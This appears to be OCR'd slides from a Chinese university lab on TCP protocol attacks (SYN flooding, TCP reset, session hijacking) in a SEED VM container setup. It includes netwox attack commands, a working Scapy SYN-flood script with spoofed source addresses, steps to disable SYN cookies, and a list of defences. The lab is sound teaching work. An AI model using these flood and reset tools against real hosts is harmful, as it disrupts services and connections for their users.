实验一 TCP协议漏洞利用实验

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主要内容

□ 实验目的

□ 实验环境

□ 实验内容

□ 实验要求

□ 报告提交

1 实验目的

- 本实验的学习目标是让学生获得有关协议漏洞的第一手经验，以及针对这些漏洞的攻击。
- **TCP/IP**协议中的漏洞代表了协议设计和实现中的一种特殊类型的漏洞，它们提供了宝贵的教训
- 重点学习**TCP**协议的漏洞以及如何利用漏洞进行攻击

2 实验环境

- 登陆VMcourse国产化教学实训平台：
  - https://sino.cberse.cn
  - 虚拟机系统：ubuntu 20.04(seed)
- ubuntu系统的用户密码

  虚拟机用户：ubuntu ， 密码：123456

  容器server用户：root ， 密码：123456


- 实验采用一个虚拟机，多个容器来完成

docker容器的使用

- 容器查看
  - sudo docker ps –a

  可以看到已有三个容器：server, user, user2
- 容器启用/停止
  - docker start/stop 容器名
- 进入容器的命令行
  - docker exec –it 容器名 /bin/bash
- 删除容器(实验未完成前不要删除）
  - docker rm 容器名

实验环境截图



```
unix  3      [ ]         STREAM     CONNECTED     26794
unix  3      [ ]         STREAM     CONNECTED     23835    /var/run/dbus/system_bus_soc
ket
unix  3      [ ]         STREAM     CONNECTED     23790
unix  3      [ ]         STREAM     CONNECTED     21388    /var/run/dbus/system_bus_soc
ket
unix  3      [ ]         STREAM     CONNECTED     23844    @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     26899    @/tmp/dbus-vIEcgBwyIk
unix  2      [ ]         STREAM     CONNECTED     17917
unix  3      [ ]         STREAM     CONNECTED     23792    @/tmp/dbus-eEkqau1AeD
unix  3      [ ]         STREAM     CONNECTED     16673
unix  3      [ ]         STREAM     CONNECTED     27297    @/tmp/dbus-vIEcgBwyIk
unix  3      [ ]         STREAM     CONNECTED     24339
unix  3      [ ]         STREAM     CONNECTED     21547    @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     21383
unix  3      [ ]         STREAM     CONNECTED     21496
unix  3      [ ]         STREAM     CONNECTED     17914    /var/run/dbus/system_bus_soc
ket
unix  3      [ ]         STREAM     CONNECTED     16826    /var/run/dbus/system_bus_soc
ket
root@VM:/home/seed#
root@VM:/home/seed# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.29.128:53       0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 172.17.0.1:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
root@VM:/home/seed# netwox 76 -i 172.17.0.2 -p 23
^C
root@VM:/home/seed# netwox 76 -i 172.17.0.2 -p 23
^C
root@VM:/home/seed#
```

攻击机

```
tcp        0      0 172.17.0.2:23           175.91.30.250:53526     SYN_RECV
tcp        0      0 172.17.0.2:23           111.118.51.39:62959     SYN_RECV
tcp        0      0 172.17.0.2:23           254.48.119.167:55225    SYN_RECV
tcp        0      0 172.17.0.2:23           87.239.238.198:36130    SYN_RECV
tcp        0      0 172.17.0.2:23           137.149.135.110:20619   SYN_RECV
tcp        0      0 172.17.0.2:23           178.11.144.39:2598      SYN_RECV
tcp        0      0 172.17.0.2:23           122.26.11.63:55404      SYN_RECV
tcp        0      0 172.17.0.2:23           242.217.188.247:19734   SYN_RECV
tcp        0      0 172.17.0.2:23           153.239.214.125:14218   SYN_RECV
tcp        0      0 172.17.0.2:23           62.211.232.170:17879    SYN_RECV
tcp        0      0 172.17.0.2:23           74.175.157.232:43900    SYN_RECV
tcp        0      0 172.17.0.2:23           171.116.203.60:43024    SYN_RECV
tcp        0      0 172.17.0.2:23           162.217.146.240:8618    SYN_RECV
tcp        0      0 172.17.0.2:23           29.242.155.234:19043    SYN_RECV
tcp        0      0 172.17.0.2:23           4.173.52.174:36473      SYN_RECV
tcp        0      0 172.17.0.2:23           201.92.96.217:48626     SYN_RECV
tcp6       0      0 :::21                   :::*                    LISTEN
root@2091fb242a3d:/#
root@2091fb242a3d:/# netstat -nat|wc -l
132
root@2091fb242a3d:/# sysctl -a|grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.eth0.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
root@2091fb242a3d:/#
```

攻击目标
（server)

```
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@599af66207d2:/# telnet 172.17.0.2
Trying 172.17.0.2...
Connected to 172.17.0.2.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
2091fb242a3d login:
telnet> quit
Connection closed.
root@599af66207d2:/# telnet 172.17.0.2
Trying 172.17.0.2...
Connected to 172.17.0.2.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
2091fb242a3d login:
telnet> quit
Connection closed.
root@599af66207d2:/# telnet 172.17.0.2
Trying 172.17.0.2...
Connected to 172.17.0.2.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
2091fb242a3d login:
telnet> quit
Connection closed.
root@599af66207d2:/#
root@599af66207d2:/#
```

用户机

3 实验内容

- □ **SYN-flooding攻击**
- □ **TCP重置攻击**
- □ **TCP会话劫持攻击**

netwox工具集

- **Netwox**是一款非常强大和易用的开源工具包，可以创造任意的**TCP/UDP/IP**数据报文。**Netwox**工具包中包含了超过**200**个不同功能的网络报文生成工具，每个工具都拥有一个特定的编号。
- 系统已经安装


netwox工具集

- 运行netwox，输入3，可以按照关键词搜索想要的工具
- 76 Syn-flood工具
- 78 TCP RST攻击
- 40 TCP会话劫持
- 0 退出netwox
- netwox 命令号 --help可以查看具体命令的帮助

scapy

- 功能强大，用Python编写的交互式数据包处理程序
- 能让用户发送、嗅探、解析，以及伪造网络报文，可用来侦测、扫描和向网络发动攻击。
- 主要做两件事：发送报文和接收回应
- scapy安装：
  - sudo apt-get install python-scapy

TCP SYN-Flooding攻击



Normal TCP 3-way handshake between user and server

SYN Flood: attacker sends many SYN to server without ACK.
The server is not able to process request from legitimate user

TCP SYN-Flooding攻击

- **利用netwox工具**
  - netwox 76 -i 172.17.0.3 -p 23
- **利用Scapy**
- **利用C代码**

用Scapy进行SYN-Flooding攻击

```
#!/usr/bin/python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

a = IP(dst="172.17.0.3")
b = TCP(sport=1551, dport=23, seq=1551, flags='S’ )
pkt = a/b

while True:
    pkt['IP'].src = str(IPv4Address(getrandbits(32)))
    send(pkt, verbose = 0)
```

如何变成随机端口？

合法用户还能访问，DoS未成功，why?

C语言编写程序进行攻击

- 代码：**tcp_flooding.c, myheader.h**
  - 构造IP首部
  - 构造TCP首部
  - 计算TCP校验和
  - 通过原始套接字(或pcap API接口)发送

SYN-Flooding攻击实施

- 关掉**SYNCookie**保护
  - sudo sysctl -w net.ipv4.tcp_syncookies=0
- 查看服务器的连接状态
  - netstat –nat
- 实施攻击
  - netwox 76 -i 172.17.0.3 -p 23 –s raw
- 再次查看服务器的连接状态，比较跟上次的不同
- 从用户机**telnet**服务器，观察
- 停止攻击，再次观察

观察些什么呢？

- 是否能连接到服务器？
- 原来的连接是否还保持？
- 服务器上的**CPU**、内存情况
  - 可以用top命令查看

针对SYN-Flooding攻击的防范措施

- **阻断新建连接**
  - 源地址过滤
- **释放无效连接**
  - 监视系统的半开连接和不活动连接，超过阈值时释放
- **延缓TCB（Transmission Control Block）分配**
  - Syn丢包
  - SYN proxy
  - SYN cache
  - SYN cookie（Linux自带防Syn-flooding攻击）
  - Safe reset
- **启用SYNCookie**
  - sudo sysctl -w net.ipv4.tcp_syncookies=1

SYN-Flooding攻击实验任务

- 分别采用netwox、scapy、C程序实施攻击，观察攻击过程中，伪造ip/不伪造ip，目标主机的连接、cpu等情况
- 关闭syn-cookies机制，用户主机是否还能访问目标主机的服务（比如telnet服务）
- 启用syn-cookies机制后，用户主机是否还能访问目标主机的服务


TCP Reset攻击

- □ **TCP Reset**攻击可以终止两个受害者之间建立的**TCP**连接。
- □ 例如，如果两个用户**A**和**B**之间存在已建立的**telnet**连接（**TCP**），则攻击者可以伪造一个从**A**到**B**的**RST**报文，从而破坏此现有连接。

TCP Reset攻击

伪造TCP reset包

- 要成功进行此攻击，攻击者需要正确构建TCP RST数据包。



<table>
<tr><td>Version</td><td>Header length</td><td colspan="6">Type of service</td><td colspan="2">Total length</td><td rowspan="5">IP</td></tr>
<tr><td colspan="8">Identification</td><td>Flags</td><td>Fragment offset</td></tr>
<tr><td colspan="2">Time to live</td><td colspan="6">Protocol</td><td colspan="2">Header checksum</td></tr>
<tr><td colspan="10">Source IP address: **10.2.2.200** ✓</td></tr>
<tr><td colspan="10">Destination IP address: **10.1.1.100** ✓</td></tr>
<tr><td colspan="8">Source port: **22222** ✓</td><td colspan="2">Destination port: **11111** ✓</td><td rowspan="5">TCP</td></tr>
<tr><td colspan="10">**Sequence number** ✓</td></tr>
<tr><td colspan="10">Acknowledgment number</td></tr>
<tr><td>TCP header length</td><td></td><td>URG</td><td>ACK</td><td>PSH</td><td>**RST**</td><td>SYN</td><td>FIN</td><td colspan="2">Window size</td></tr>
<tr><td colspan="8">Checksum</td><td colspan="2">Urgent pointer</td></tr>
</table>

TCP Reset攻击

- **Netwox 78号攻击**
  - **命令: netwox 78 [-d device] [-f filter] [-s spoofip]**
  - **参数:**
  - **-d|--device device   device name {Eth0}**
  - **-f|--filter filter   pcap filter**
  - **-s|--spoofip spoofip   IP spoof initialization type {linkbraw}**
- 攻击成功的条件：攻击者需要能监听到用户机和目标机的通信，并且用该监听接口攻击

wireshark截包设置

- W … TCP

序 … 号，

它 … 果要


查 … 键单

击 … 选择

… 选中

… nd

W



```
376 2021-04-09 15:47:54.912081623   172.17.0.2        172.17.0.3        TCP        66 5678 → 36202 [ACK] Seq=154855
377 2021-04-09 15:47:59.643065329   172.17.0.2        172.17.0.3        TCP        66 5678 → 36202 [FIN, ACK] Seq=1
378 2021-04-09                                        172.17.0.2        TCP        66 36202 → 5678 [FIN, ACK] Seq=2
379 2021-04-09                                        172.17.0.3        TCP        66 5678 → 36202 [ACK] Seq=154855
380 2021-04-09                                        172.17.0.2        TCP        74 57786 → 1234 [SYN] Seq=654678
381 2021-04-09                                        172.17.0.3        TCP        74 1234 → 57786 [SYN, ACK] Seq=8
382 2021-04-09                                        172.17.0.2        TCP        66 57786 → 1234 [ACK] Seq=654678
383 2021-04-09                                        172.17.0.3        TCP        68 1234 → 57786 [PSH, ACK] Seq=8
384 2021-04-09                                        172.17.0.2        TCP        66 57786 → 1234 [ACK] Seq=654678
385 2021-04-09                                        172.17.0.2        TCP        75 57786 → 1234 [PSH, ACK] Seq=6
386 2021-04-09                                        172.17.0.3        TCP        66 1234 → 57786 [ACK] Seq=832028
387 2021-04-09                                        172.17.0.3        TCP       948 1234 → 57786 [PSH, ACK] Seq=8
388 2021-04-09                                        172.17.0.2        TCP        66 57786 → 1234 [ACK] Seq=654678
389 2021-04-09                                        172.17.0.3        TCP        68 1234 → 57786 [PSH, ACK] Seq=8
390 2021-04-09                                        172.17.0.2        TCP        66 57786 → 1234 [ACK] Seq=654678

▶ Ethernet II, Src:                              02:42:ac:11:00:02 (02:42:ac:11:00:02)
▶ Internet Protocol
▼ Transmission Cont                              , Seq: 210647378, Ack: 154855479, Len: 0
    Source Port: 36
    Destination Por
    [Stream index:
    [TCP Segment Le
    Sequence number
    Acknowledgment
    Header Length: 32 bytes
  ▶ Flags: 0x011 (FIN, ACK)
    Window size value: 229
    [Calculated window size: 29312]
    [Window size scaling factor: 128]

0000  02 42 ac 11 00 02 02 42  ac 11 00 03 08 00 45 00   .B.....
0010  00 34 8d 5e 40 00 40 06  55 3e ac 11 00 03 ac 11   .4.^@.@
0020  00 02 8d 6a 16 2e 0c 8e  39 52 09 3a e8 37 80 11   ...j...
0030  00 e5 58 4e 00 00 01 01  08 0a 00 49 b9 a3 00 49   ..XN...
0040  b9 a3                                              ..
```

Open Transmission Control Protocol preferences…

✓ Show TCP summary in protocol tree

Validate the TCP checksum if possible

✓ Allow subdissector to reassemble TCP streams

✓ Analyze TCP sequence numbers

Relative sequence numbers

Scaling factor to use when not available from capture

✓ Track number of bytes in flight

Calculate conversation timestamps

Try heuristic sub-dissectors first

Ignore TCP Timestamps in summary

✓ Do not call subdissectors for error packets

✓ TCP Experimental Options with a Magic Number

Display process information via IPFIX

